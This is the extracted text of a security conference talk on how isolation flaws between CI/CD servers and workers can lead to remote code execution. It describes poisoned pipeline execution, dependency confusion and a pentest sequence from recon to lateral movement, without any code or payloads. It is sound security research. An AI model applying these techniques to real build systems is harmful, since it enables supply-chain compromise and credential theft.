



APRIL 3-4, 2025
BRIEFINGS

The Illusion of Isolation: How Isolation Failures in CI/CD Servers Lead to RCE and Privacy Risks

Speakers: Tian Zhou, YiWen Wang

About Us



Tian Zhou (@byc_404)

- CTFer @ NeSE
- Web Security Researcher



YiWen Wang (@rebirth)

- CTFer @ NeSE
- Web Security Researcher


Outline

1. Introduction
2. Exploit the Isolation in CI/CD
3. Real World Cases
4. Takeaways

Outline


1. Introduction
2. Exploit the Isolation in CI/CD
3. Real World Cases
4. Takeaways

Basic Workflow of CI/CD



A typical CI/CD workflow looks like

Key Components of CI



Key Components of CI Server


- Integrating with SCM
- Audit log of changes
- Design your own pipelines
- Send command to Workers
- Maintains build records
-




Key Components of CI

Workers

- Workers/Agents/Runners..... They are all the same!
- Runs on any OS
- Could be a machine, a container/pod
- Run jobs in a pipeline



Isolation Mechanisms



By default, Server configure jobs and let workers finish them

Workers and server are **isolated** by physical machine boundaries or container mechanisms

Isolation Mechanisms

File Isolation




machine-a



machine-b

Command executes
on different machines



docker



Code may built in isolated
Containers

Repo1



Repo2



Code should be separated in
filesystem-level

Isolation Mechanisms

Data Isolation

Server



Worker



Sever and worker are isolated by physical boundaries



Projects are built in isolated virtualized environment

Repo1



Repo2



Projects implement access control through RBAC policies

Isolation Mechanisms

It looks like all CI/CD functionalities follow the isolation mechanisms..... **But is that really the case?**

Let's see if flaws of isolation mechanisms lead to Security Problems




Outline

1. Introduction
2. Exploit the Isolation in CI/CD
3. Real World Cases
4. Takeaways


Attack the CI/CD

Attack Ways



Attack the CI/CD

Attack Ways



Attack the CI/CD


Poisoned Pipeline Execution (PPE)

- Attackers may inject malicious code into Code Repo
- Injecting malicious code/commands into the build pipeline configuration, essentially 'poisoning' the pipeline
- Get access to Worker Machine

Attack the CI/CD

Dependency Chain Abuse

- Known as Supply Chain Attack
- Attacker may upload a malicious package to public package repositories and executes code during the process
- Dependency Confusion/ Dependency Hijacking



Attack the CI/CD

Pentest

Recon

Gather information
Find Credentials

Initial Access

PPE
Supply Chain
.....

Lateral Movement

